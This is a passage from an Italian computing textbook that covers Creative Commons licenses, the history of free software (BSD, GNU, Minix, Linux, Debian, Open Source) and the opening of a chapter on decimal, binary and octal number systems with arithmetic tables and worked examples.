Creative Commons (*http://creativecommons.org*) cerca di trasferire alcuni principi del software libero a opere artistiche di tipo differente, attraverso la redazione di un insieme di licenze con un diverso grado di «libertà», ovvero di restrizioni legali. Per facilitare la scelta e la comprensione delle diverse licenze proposte, Creative Commons utilizza un sistema iconografico. Questo aspetto diventa molto importante, dal momento che lo scopo dell'organizzazione è quello di favorire la diffusione consapevole di opere di ogni tipo attraverso la rete, dove spesso si presta più attenzione alle immagini, rispetto al testo scritto.

Tabella 1.3. Obblighi o facoltà principali espressi in forma iconografica.

Simbolo	Sigla	Significato
	*attribution*	Gli autori originari devono essere riconosciuti.
	*non-commercial*	Il lavoro non può essere sfruttato commercialmente.
	*no derivatives works*	Il lavoro deve rimanere intatto.
	*share alike*	La licenza deve rimanere la stessa (questa condizione ha significato solo per un lavoro che può essere modificato).
	*source*	Il sorgente deve essere preservato.

È importante osservare che, dal punto di vista della filosofia delle libertà del software, non tutte le licenze elaborate da Creative Commons sono «libere». Evidentemente, ciò che non può essere modificato non può essere «libero»; inoltre, ciò che non può essere commercializzato, non può essere considerato del tutto libero. Tuttavia, in considerazione del fatto che le esigenze che si sentono nel campo del software non sono le stesse di ogni altro tipo di espressione artistica, la presenza di combinazioni «non libere» tra le licenze di Creative Commons, non sminuisce l'importanza del lavoro di tale organizzazione.

Mentre l'approvazione di OSI (*Open Source initiative* http://opensource.org) dà la garanzia di avere a che fare con del software libero, quando si fa riferimento a una licenza approvata da Creative Commons, senza specificarne gli attributi, si sa solo che **dovrebbe** trattarsi di un'opera ridistribuibile e gratuita almeno per l'uso personale, non commerciale.

Nelle licenze Creative Commons si fa riferimento a un concetto, definito come *share alike*, con il quale si richiede che l'opera modificata mantenga la stessa licenza di quella originale. Si può osservare che il simbolo usato da Creative Commons per rappresentare questo vincolo è molto simile a quello usato nel software libero per esprimere il copyleft: ⊜. Tuttavia va osservato che il copyleft è un sottoinsieme di quanto intende il concetto di *share alike*.

Tabella 1.4. Licenze definite da Creative Commons.

Definizione	Iconografia	Descrizione
attribution		Si richiede soltanto che gli autori originari siano riconosciuti.
attribution, *no derivatives work*		Si richiede che gli autori originari siano riconosciuti e che il lavoro rimanga intatto.
attribution, *non-commercial*, *no derivatives work*		Si richiede che gli autori originari siano riconosciuti, che il lavoro non venga sfruttato commercialmente e che rimanga intatto.
attribution, *non-commercial*		Si richiede che gli autori originari siano riconosciuti e che il lavoro non venga sfruttato commercialmente.

Definizione	Iconografia	Descrizione
attribution, *non-commercial*, *share alike*		Si richiede che gli autori originari siano riconosciuti, che il lavoro non venga sfruttato commercialmente e che la licenza rimanga la stessa.
attribution, *share alike*		Si richiede che gli autori originari siano riconosciuti e che la licenza rimanga la stessa.

Molti siti che consentono la pubblicazione di opere artistiche accettano esclusivamente un insieme di licenze approvate da Creative Commons, pertanto è bene sapere risalire alle licenze di proprio interesse attraverso la catalogazione e il riferimento di Creative Commons. Nelle tabelle successive si vedono le licenze principali di Creative Commons e il riferimento alla dichiarazione di dominio pubblico, assieme alle due licenze più importanti di Free Software Foundation.

Tabella 1.5. Licenze definite attraverso un URI, secondo Creative Commons.

Definizione	URI
attribution	*http://creativecommons.org/licenses/by/3.0/*
attribution, *no derivatives work*	*http://creativecommons.org/licenses/by-nd/3.0/*
attribution, *non-commercial*, *no derivatives work*	*http://creativecommons.org/licenses/by-nc-nd/3.0/*
attribution, *non-commercial*	*http://creativecommons.org/licenses/by-nc/3.0/*

Definizione	URI
attribution, non-commercial, share alike	*http://creativecommons.org/licenses/by-nc-sa/3.0/*
attribution, share alike	*http://creativecommons.org/licenses/by-sa/3.0/*

Creative Commons suggerisce l'uso di un'iconografia semplificata per dichiarare le caratteristiche di massima della licenza utilizzata. In passato, tutte le licenze scritte da Creative Commons, si associavano a un solo tipo di icona, dove si poteva solo intendere che non tutti i diritti erano riservati:  . Attualmente l'iconografica è più chiara, come descritto nella tabella successiva.

Tabella 1.6. Icone suggerite da Creative Commons per dichiarare in linea di massima il genere di licenza utilizzato. Non tutte le licenze approvate dal Creative Commons appaiono in questa tabella.

Licenza	Icona associata	Licenza	Icona associata
attribution		*attribution, no derivatives work*	
attribution, non-commercial, no derivatives work		*attribution, non-commercial*	

Licenza	Icona associata	Licenza	Icona associata
attribution, *non-commercial*, *share alike*		*attribution*, *share alike*	

All'interno di un file HTML (o XHTML) è possibile inserire del codice che consente a un motore di ricerca o a un navigatore di classificarne il contenuto, in linea di massima, dal punto di vista legale, riguardo alle facoltà concesse o meno a chi ne deve fruirne.

1.5 Origini del software libero

Il «software libero» è un concetto semplice e intuitivo, ma il percorso attraverso cui si conquista una libertà è sempre difficile. Se oggi questo tipo di software rappresenta concretamente una scelta possibile, lo si deve all'azione di persone che con impegno hanno agito, **legalmente**, verso il raggiungimento di questo obiettivo. Confondere invece la facoltà tecnica di copiare ciò che si vuole, soprattutto ciò che la legge vieta, non è libertà, ma dipendenza dallo stesso sistema che si crede di combattere.

1.5.1 BSD

Negli anni 1970, i primi utenti di UNIX sono state le università, a cui in particolare questo sistema operativo è stato fornito a costo contenuto, con i sorgenti, ma senza alcun tipo di assistenza, né alcuna garanzia. Proprio questa assenza di sostegno da parte della casa che lo aveva sviluppato originariamente, ha stimolato la cooperazione tra

gli utenti competenti, in pratica tra le università. Il maggior fermento intorno a UNIX si è concentrato presso l'università della California a Berkeley, dove a partire dal 1978 si è cominciato a distribuire una variante di questo sistema operativo, con il nome BSD, ovvero *Berkeley software distribution*. Per questo software è nata una licenza d'uso che rimane il progenitore della filosofia del software libero: la licenza BSD. Per molto tempo, la variante BSD di UNIX è rimasta relegata all'ambito universitario o a quello delle aziende che avevano acquistato i diritti per utilizzare il codice sorgente dello UNIX originale. Ciò fino a quando si è sentita l'esigenza di ripulire lo Unix BSD dal codice proprietario.

Il risultato iniziale è stato 386BSD, pubblicato nel 1992 con la versione 0.1. Tuttavia, questa edizione libera dello Unix BSD non ha avuto vita facile, dal momento che da quel punto sono iniziate delle contese giudiziarie sulla proprietà di alcune porzioni di codice ritenute libere (a torto o a ragione che fosse). Dai problemi di 386BSD che hanno causato la sua eliminazione dalla distribuzione pubblica, si sono sviluppati altri progetti indipendenti per ottenere, finalmente, un sistema BSD libero. Il primo di questi è stato nominato NetBSD, al quale si è aggiunto subito dopo FreeBSD e più tardi anche OpenBSD. Tuttavia, i problemi legali non sono terminati con 386BSD: la variante denominata FreeBSD è stata «libera» solo all'inizio del 1995 con la versione 2.0. Il pezzo seguente è tratto da *A Brief History of FreeBSD* di Jordan K. Hubbard, marzo 1998.

> The first CDROM (and general net-wide) distribution was FreeBSD 1.0, released in December of 1993. This was based on the 4.3BSD-Lite ("Net/2") tape from U.C. Berkeley, with many components also provided by 386BSD and the Free Software Foundation. It was a fairly reasonable success for a

first offering, and we followed it with the highly successful FreeBSD 1.1 release in May of 1994.

Around this time, some rather unexpected storm clouds formed on the horizon as Novell and U.C. Berkeley settled their long-running lawsuit over the legal status of the Berkeley Net/2 tape. A condition of that settlement was U.C. Berkeley's concession that large parts of Net/2 were "encumbered" code and the property of Novell, who had in turn acquired it from AT&T some time previously. What Berkeley got in return was Novell's "blessing" that the 4.4BSD-Lite release, when it was finally released, would be declared unencumbered and all existing Net/2 users would be strongly encouraged to switch. This included FreeBSD, and the project was given until the end of July 1994 to stop shipping its own Net/2 based product. Under the terms of that agreement, the project was allowed one last release before the deadline, that release being FreeBSD 1.1.5.1.

FreeBSD then set about the arduous task of literally re-inventing itself from a completely new and rather incomplete set of 4.4BSD-Lite bits. The "Lite" releases were light in part because Berkeley's CSRG had removed large chunks of code required for actually constructing a bootable running system (due to various legal requirements) and the fact that the Intel port of 4.4 was highly incomplete. It took the project until December of 1994 to make this transition, and in January of 1995 it released FreeBSD 2.0 to the net and on CDROM. Despite being still more than a little rough around the edges, the release was a significant success and was followed by the more robust and easier to install FreeBSD 2.0.5 release in June of 1995.

Allo stato attuale, le tre varianti *BSD sono tutte riconducibili a BSD 4.4-Lite, dove le differenze più importanti riguardano le piattaforme hardware in cui possono essere installate e l'origine della distribuzione.

1.5.2 GNU

«

Nel 1985, Richard Stallman fonda la FSF, *Free software foundation*, con lo scopo preciso di creare e diffondere la filosofia del «software libero». Libertà intesa come la possibilità data agli utenti di distribuire e modificare il software a seconda delle proprie esigenze e di poter distribuire anche le modifiche fatte. Queste idee filosofiche si sono tradotte nella redazione di un contratto di licenza d'uso, la General Public License (appendice A), studiato appositamente per proteggere il software libero in modo da non poter essere accaparrato da chi poi potrebbe impedirne la diffusione libera. Per questo motivo, oggi, il copyright di software protetto in questo modo, viene definito ***copyleft***.

Il software libero richiede delle basi, prima di tutto il sistema operativo. In questo senso, l'intento pratico di Richard Stallman è stato quello di realizzare, con l'aiuto di volontari, un sistema operativo completo. Con questo obiettivo è nato il progetto GNU (*Gnu's not Unix*), puntando inizialmente alla realizzazione di un compilatore C, quindi alla costruzione di programmi di servizio, soprattutto quelli standard di un sistema Unix tipico, lasciando per un momento successivo lo sviluppo di un kernel.[1] Così facendo, il progetto GNU ha dato vita subito a una grande quantità di software utilizzabile sulla maggior parte delle piattaforme Unix, indirizzando implicitamente il software libero nella direzione dei sistemi di questo tipo.

1.5.3 Minix

«

Alla fine degli anni 1980, il professor Andrew S. Tanenbaum sviluppa Minix, un sistema operativo Unix per elaboratori x86-16,[2] realizzato specificamente per uso didattico. Era sufficiente acquistare il

libro a cui era abbinato e si otteneva un sistema completo di sorgenti. Tuttavia, Minix aveva un problema: poteva essere usato, distribuito e modificato, solo per fini didattici.

I diritti di questo sistema operativo sono stati ceduti inizialmente alla casa editrice del libro con il quale questo veniva diffuso; tuttavia, nell'anno 2000, Andrew S. Tanenbaum ha ottenuto dalla casa editrice di poter distribuire il sistema Minix con una licenza simile a quella di BSD.

1.5.4 Linux

Linux nasce all'inizio degli anni 1990 come un progetto personale di studio delle funzionalità di multiprogrammazione dei microprocessori x86-32 da parte di Linus Torvalds, all'epoca uno studente all'università di Helsinki, in Finlandia. Inizialmente il lavoro di Linus Torvalds si basava su un sistema Minix, riscrivendo il kernel e adattando successivamente il compilatore e i programmi sviluppati dal progetto GNU. L'idea di Linus Torvalds era quella di realizzare «a better Minix than Minix», ovvero, voleva costruire qualcosa di meglio del sistema Minix.

Dopo molto lavoro, Linus Torvalds arriva a un sistema minimo e soprattutto autonomo da Minix. Il 5 ottobre 1991 invia il messaggio seguente al gruppo di discussione *comp.os.minix*.

> Do you pine for the nice days of Minix-1.1, when men were men and wrote their own device drivers? Are you without a nice project and just dying to cut your teeth on a OS you can try to modify for your needs? Are you finding it frustrating when everything works on Minix? No more all-nighters to get a nifty program working? Then this post might be just for you.

> As I mentioned a month ago, I'm working on a free version of a Minix-lookalike for AT-386 computers. It has finally reached the stage where it's even usable (though may not be depending on what you want), and I am willing to put out the sources for wider distribution. It is just version 0.02...but I've successfully run bash, gcc, gnu-make, gnu-sed, compress, etc. under it.

Linux ha coinvolto in breve tempo un numero molto grande di persone, unite dal fatto che si trattava di un progetto libero da qualunque restrizione legale al suo utilizzo, alla sua diffusione, alla possibilità di modificarlo ecc. In pratica, la fortuna di Linux rispetto a Minix, è stata quella di avere scelto subito la licenza GNU-GPL (appendice A), quella che ancora oggi rappresenta la difesa ideale per il software che viene scritto perché sia a disposizione di tutti. Tuttavia, per il successo del kernel Linux è stato determinante il lavoro parallelo del progetto GNU, il quale ha dato al primo tutto quello che serve per un sistema operativo completo: GNU/Linux appunto.

1.5.5 Debian

«

Nel 1993 Ian Murdock fonda il progetto Debian, con lo scopo di realizzare una distribuzione GNU/Linux libera e accurata. Successivamente, Bruce Perens stila la bozza di ciò che attualmente costituisce le «linee guida», per stabilire cosa sia da intendere «software libero» e cosa invece non rientri in questa categoria, ai fini della distribuzione stessa. Tali linee guida sono note con la sigla DFSG; successivamente, queste hanno dato origine alla definizione di Open Source.

Il progetto Debian ha curato distribuzioni GNU/Linux per le architetture più comuni e anche distribuzioni con combinazioni differenti

di kernel e software applicativo.

1.5.6 Internet Archive

Nel 1996 viene fondato Internet Archive (*http://archive.org*), con lo scopo di creare una libreria digitale di tutte le opere espresse in tale forma, purché possano essere ripubblicate. Tra le altre cose, presso Internet Archive è possibile pubblicare ogni tipo di lavoro in forma elettronica, purché se ne conceda l'uso o purché siano venuti meno i diritti di autore relativi; inoltre è disponibile un archivio storico dei siti individuati e scanditi nell'ambito dell'intera rete Internet, con esclusione di quelli che, attraverso un file `'robot.txt'` o con richiesta formale, si siano esclusi espressamente.

1.5.7 Open Source

Sulla scia delle linee guida del progetto Debian, nel 1998 nasce la definizione Open Source, a identificare i principi secondo cui il software può essere ritenuto «libero», stilando e aggiornando un elenco delle licenze certificate (*http://www.opensource.org*).

Dopo la definizione Open Source è apparso l'uso dell'acronimo OSS, per *open source software*, a cui si sono affiancati anche FOSS, per *free open source software*, e FLOSS, per *free-liberal open source software*, ma sostanzialmente equivalenti.

1.5.8 Creative Commons

Come già descritto nella sezione 1.4, nel 2001 viene fondato Creative Commons (*http://creativecommons.org*) con lo scopo di trasferire alcuni principi del software libero a opere artistiche di tipo differente. Il lavoro importante di Creative Commons sta nello studio

delle problematiche legali che riguardano le opere artistiche in generale, classificando diversi tipi di esigenze da parte degli autori, le quali si traducono in pratica in diversi tipi di licenza, ognuna con un diverso grado di «libertà».

1.5.9 Open Invention Network

«

Alla fine del 2005, un gruppo di aziende importanti che offrono prodotti e servizi basati sul kernel Linux, fondano Open Invention Network (OIN), con lo scopo di raccogliere un insieme di brevetti, utili a difendere i sistemi basati su kernel Linux. In pratica, viene concesso l'uso delle idee alla base di tali brevetti, purché non si attacchino in giudizio i sistemi operativi basati su kernel Linux, per l'uso di idee contenute in altri brevetti.

1.5.10 Standard Unix

«

Attorno ai sistemi operativi che si rifanno al modello di Unix, quello da cui ha origine il concetto di software libero, si sono definiti due standard fondamentali: il linguaggio C (ISO/IEC 9899) e la definizione del sistema «Unix» standard, noto come POSIX negli anni 1990 (*Portable operating system interface*) e poi come SUS negli anni 2000 (*Single unix specification*). Per quanto riguarda Unix si distinguono dei livelli, definiti come POSIX.1, POSIX.2,... SUSv1, SUSv2,... che sono raccolti all'interno di standard IEEE e ISO; in particolare IEEE 1003.1 e ISO/IEC 9945. Le definizioni di POSIX.1-2001 e SUSv3 sono allineate.

La standardizzazione del linguaggio C e dei sistemi Unix è un veicolo importante per la consapevolezza del valore dei sistemi Unix in qualità di sistemi liberi.

Riquadro 1.7. Definizioni alternative di «software libero».

Definizione	Significato letterale
OSS	*Open Source software*
OSS/FS	*Open Source software/Free software*
F/OSS	*Free/Open Source software*
FOSS	*Free Open Source software*
FLOSS	*Free Liberal Open Source software*
software libre	
unfettered software	

1.6 Riferimenti

«

- Stop!, *Guida per scuole e famiglie al diritto d'autore*, http://stop.zona-m.net/it/2010/03/guida-per-scuole-e-famiglie-al-diritto-dautore/
- Wikipedia, *Free software*, http://en.wikipedia.org/wiki/Free_software
- Wikipedia, *Alternative terms for free software*, http://en.wikipedia.org/wiki/FOSS
- *Categories of Free and Non-Free Software*, http://www.gnu.org/philosophy/categories.html
- *Various Licenses and Comments about Them*, http://www.gnu.org/philosophy/license-list.html
- *The Free Software Definition*, http://www.gnu.org/philosophy/free-sw.html
- *Some Confusing or Loaded Words and Phrases that are Worth Avoiding*, http://www.gnu.org/philosophy/words-to-avoid.html

- Eben Moglen, *Enforcing the GNU GPL*, http://www.gnu.org/philosophy/enforcing-gpl.html
- *Frequently Asked Questions about the GNU GPL*, http://www.gnu.org/licenses/gpl-faq.html
- *Debian Social Contract*, *The Debian Free Software Guidelines (DFSG)*, http://www.debian.org/social_contract
- *Debian Free Software Guidelines (DFSG) FAQ*, http://people.debian.org/~bap/dfsg-faq.html
- *Artlibre.org*, http://artlibre.org
- *Patent Commons*, http://patentcommons.org
- *Creative Commons*, http://creativecommons.org/
- *Creative Commons Licenses*, http://creativecommons.org/licenses/ , http://creativecommons.org/choose/
- *Internet Archive*, http://archive.org
- Wikipedia, *History of free software*, http://en.wikipedia.org/wiki/History_of_free_software
- John Holden, *YAPP - Yet another PDP-11 Page*, http://www.psych.usyd.edu.au/pdp-11/
- *Unix Programmer's Manual*, prima edizione, 1971, http://cm.bell-labs.com/cm/cs/who/dmr/1stEdman.html
- *Unix Seventh Edition Manual*, 1979, http://plan9.bell-labs.com/7thEdMan/index.html
- *FreeBSD*, *NetBSD*, *OpenBSD*, http://www.freebsd.org/ , http://www.netbsd.org/ , http://www.openbsd.org/

- *The Open Source Page*, http://www.opensource.org/
- *The GNU Project and the Free Software Foundation (FSF)*, http://www.gnu.org/ , http://www.fsf.org/
- Stephen White, *A Brief History of Computing*, http://trillian.randomstuff.org.uk/~stephen/history/timeline.html
- Éric Lévénez, *Unix History*, http://www.levenez.com/unix/
- Andy Tanenbaum, 20 May 2004, *Some Notes on the "Who wrote Linux" Kerfuffle*, http://www.cs.vu.nl/~ast/brown/
- Andy Tanenbaum, 21 May 2004, *Ken Brown's Motivation*, http://www.cs.vu.nl/~ast/brown/followup/
- Andy Tanenbaum, 20 May 2004, *Comparison of Linux code with MINIX code*, http://www.cs.vu.nl/~ast/brown/codecomparison/
- Andy Tanenbaum, 6 June 2004, *Rebuttal to Ken Brown*, http://www.cs.vu.nl/~ast/brown/rebuttal/
- Wikipedia, *SCO v. IBM*, http://en.wikipedia.org/wiki/SCO_v._IBM
- *Open Invention Network*, http://openinventionnetwork.com
- Pagina di manuale *standards(7)*, http://linux.die.net/man/7/standards
- Brian W. Kernigham, Dennis M. Ritchie, *The C programming language*, prima edizione, Prentice-Hall 1978,[3] http://cm.bell-labs.com/cm/cs/cbook/).
- *ISO/IEC 9899:2011*, *Information technology -- Programming languages -- C*, http://www.iso.org/iso/iso_catalogue/catalogue_

tc/catalogue_detail.htm?csnumber=57853 , *http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1570.pdf*

- The Open Group, *Single UNIX Specification*, *http://www.unix.org/what_is_unix/single_unix_specification.html*
- The Open Group, *The Open Group Base Specifications Issue 6*, IEEE Std 1003.1, 2004 Edition, *http://pubs.opengroup.org/onlinepubs/009695399/download/*
- Wikipedia, *Unix*, *http://en.wikipedia.org/wiki/Unix*
- Dennis M. Ritchie, *Dennis M. Ritchie home page*, *http://cm.bell-labs.com/cm/cs/who/dmr/index.html*

[1] Nel 1990 inizia lo sviluppo del kernel Hurd e intorno al 2000 inizia la distribuzione del sistema GNU/Hurd, ovvero del sistema GNU basato su kernel Hurd.

[2] Successivamente Minix 2 viene distribuito in due versioni, una per architettura x86-16 e l'altra per x86-32, mentre Minix 3 abbandona l'architettura x86-16.

[3] Questo è il primo documento che definisce il linguaggio C, per ciò che oggi è noto come «K&R C», ovvero il linguaggio C di Kernigham e Ritchie. Di questo libro esiste una seconda edizione, del 1988, rivista secondo le convenzioni in corso di definizione dallo standard ANSI C.

Capitolo 2

Aritmetica elementare

2.1 Sistemi di numerazione 52
2.1.1 Sistema decimale 52
2.1.2 Sistema binario 54
2.1.3 Sistema ottale 56
2.1.4 Sistema esadecimale 58
2.2 Conversioni numeriche di valori interi 61
2.2.1 Numerazione ottale 62
2.2.2 Numerazione esadecimale 63
2.2.3 Numerazione binaria 65
2.2.4 Conversione tra ottale, esadecimale e binario 67
2.3 Conversioni numeriche di valori non interi 70
2.3.1 Conversione da base 10 ad altre basi 71
2.3.2 Conversione a base 10 da altre basi 73
2.3.3 Conversione tra ottale, esadecimale e binario 75
2.4 Le operazioni elementari e il sistema binario 76
2.4.1 Complemento alla base di numerazione 76
2.4.2 Complemento a uno e complemento a due 78
2.4.3 Addizione binaria 79
2.4.4 Sottrazione binaria 80
2.4.5 Moltiplicazione binaria 81
2.4.6 Divisione binaria 82

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

2.5 Riferimenti 82

La natura binaria degli elaboratori elettronici richiede la conoscenza di alcuni concetti fondamentali per la rappresentazione e il trattamento dei valori numerici.

2.1 Sistemi di numerazione

«

I sistemi di numerazione più comuni sono di tipo posizionale, definiti in tal modo perché la posizione in cui appaiono le cifre ha significato. I sistemi di numerazione posizionali si distinguono per la ***base di numerazione***.

2.1.1 Sistema decimale

«

Il sistema di numerazione decimale è tale perché utilizza dieci simboli, pertanto è un sistema ***in base dieci***. Trattandosi di un sistema di numerazione posizionale, le cifre numeriche, da «0» a «9», vanno considerate secondo la collocazione relativa tra di loro.

A titolo di esempio si può prendere il numero 745, che eventualmente va rappresentato in modo preciso come 745_{10}: secondo l'esperienza comune si comprende che si tratta di settecento, più quaranta, più cinque, ovvero, settecentoquarantacinque. Si arriva a questo valore sapendo che la prima cifra a destra rappresenta delle unità (cinque unità), la seconda cifra a partire da destra rappresenta delle decine (quattro decine), la terza cifra a partire da destra rappresenta delle centinaia (sette centinaia).

Figura 2.1. Esempio di scomposizione di un numero in base dieci.




Figura 2.2. Scomposizione di un numero in base dieci.

10^9	10^8	10^7	10^6	10^5	10^4	10^3	10^2	10^1	10^0
0	0	0	0	0	0	0	7	4	5

Tabella 2.3. Tabellina dell'addizione con i numeri in base dieci.

+	0	1	2	3	4	5	6	7	8	9	10
0	0	1	2	3	4	5	6	7	8	9	10
1	1	2	3	4	5	6	7	8	9	10	11
2	2	3	4	5	6	7	8	9	10	11	12
3	3	4	5	6	7	8	9	10	11	12	13
4	4	5	6	7	8	9	10	11	12	13	14
5	5	6	7	8	9	10	11	12	13	14	15
6	6	7	8	9	10	11	12	13	14	15	16
7	7	8	9	10	11	12	13	14	15	16	17
8	8	9	10	11	12	13	14	15	16	17	18
9	9	10	11	12	13	14	15	16	17	18	19
10	10	11	12	13	14	15	16	17	18	19	20

Tabella 2.4. Tabellina della moltiplicazione con i numeri in base dieci.

×	0	1	2	3	4	5	6	7	8	9	10
0	0	0	0	0	0	0	0	0	0	0	0
1	0	1	2	3	4	5	6	7	8	9	10
2	0	2	4	6	8	10	12	14	16	18	20
3	0	3	6	9	12	15	18	21	24	27	30
4	0	4	8	12	16	20	24	28	32	36	40
5	0	5	10	15	20	25	30	35	40	45	50
6	0	6	12	18	24	30	36	42	48	54	60
7	0	7	14	21	28	35	42	49	56	63	70
8	0	8	16	24	32	40	48	56	64	72	80
9	0	9	18	27	36	45	54	63	72	81	90
10	0	10	20	30	40	50	60	70	80	90	100

2.1.2 Sistema binario

«

Il sistema di numerazione binario (in base due), utilizza due simboli: «0» e «1».

Figura 2.5. Esempio di scomposizione di un numero in base due.




Figura 2.6. Scomposizione di un numero in base due.




Tabella 2.7. Tabellina dell'addizione con i numeri in base due.

+	0_2	1_2	10_2
0_2	0_2	1_2	10_2
1_2	1_2	10_2	11_2
10_2	10_2	11_2	100_2

Figura 2.8. Esempio di somma in base due.

$$\begin{array}{r} 11100_2 + \\ 1011_2 = \\ \hline 100111_2 \end{array} \qquad \begin{array}{r} 28_{10} + \\ 11_{10} = \\ \hline 39_{10} \end{array}$$

Tabella 2.9. Tabellina della moltiplicazione con i numeri in base due.

×	0_2	1_2	10_2
0_2	0_2	0_2	0_2
1_2	0_2	1_2	10_2
10_2	0_2	10_2	100_2

Figura 2.10. Esempio di moltiplicazione in base due.

$$\begin{array}{r} 11001_2 \times \\ 1101_2 = \\ \hline 11001_2 \\ 00000_2 \\ 11001_2 \\ 11001_2 \\ \hline 101000101_2 \end{array} \qquad \begin{array}{r} 25_{10} \times \\ 13_{10} = \\ \hline 75_{10} \\ 25_{10} \\ \hline 325_{10} \end{array}$$

2.1.3 Sistema ottale

«

Il sistema di numerazione ottale (in base otto), utilizza otto simboli: da «0» a «7».

Figura 2.11. Esempio di scomposizione di un numero in base otto.




Figura 2.12. Scomposizione di un numero in base otto.




Tabella 2.13. Tabellina dell'addizione con i numeri in base otto.

+	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
0_8	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
1_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8	11_8
2_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8	11_8	12_8
3_8	3_8	4_8	5_8	6_8	7_8	10_8	11_8	12_8	13_8
4_8	4_8	5_8	6_8	7_8	10_8	11_8	12_8	13_8	14_8
5_8	5_8	6_8	7_8	10_8	11_8	12_8	13_8	14_8	15_8
6_8	6_8	7_8	10_8	11_8	12_8	13_8	14_8	15_8	16_8
7_8	7_8	10_8	11_8	12_8	13_8	14_8	15_8	16_8	17_8
10_8	10_8	11_8	12_8	13_8	14_8	15_8	16_8	17_8	20_8

Figura 2.14. Esempio di addizione in base otto.

$$\begin{array}{r} 134_8 + \\ 27_8 = \\ \hline 163_8 \end{array} \qquad \begin{array}{r} 92_{10} + \\ 23_{10} = \\ \hline 115_{10} \end{array}$$

Tabella 2.15. Tabellina della moltiplicazione con i numeri in base otto.

$\times$	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
0_8	0_8	0_8	0_8	0_8	0_8	0_8	0_8	0_8	0_8
1_8	0_8	1_8	2_8	3_8	4_8	5_8	6_8	7_8	10_8
2_8	0_8	2_8	4_8	6_8	10_8	12_8	14_8	16_8	20_8
3_8	0_8	3_8	6_8	11_8	14_8	17_8	22_8	25_8	30_8
4_8	0_8	4_8	10_8	14_8	20_8	24_8	30_8	34_8	40_8
5_8	0_8	5_8	12_8	17_8	24_8	31_8	36_8	43_8	50_8
6_8	0_8	6_8	14_8	22_8	30_8	36_8	44_8	52_8	60_8
7_8	0_8	7_8	16_8	25_8	34_8	43_8	52_8	61_8	70_8
10_8	0_8	10_8	20_8	30_8	40_8	50_8	60_8	70_8	100_8

Figura 2.16. Esempio di moltiplicazione con i numeri in base otto.

$$\begin{array}{r} 247_8 \times \\ 123_8 = \\ \hline 765_8 \\ 516_8 \\ 247_8 \\ \hline 33045_8 \end{array} \qquad \begin{array}{r} 167_{10} \times \\ 83_{10} = \\ \hline 501_{10} \\ 1336_{10} \\ \hline 13861_{10} \end{array}$$

2.1.4 Sistema esadecimale

«

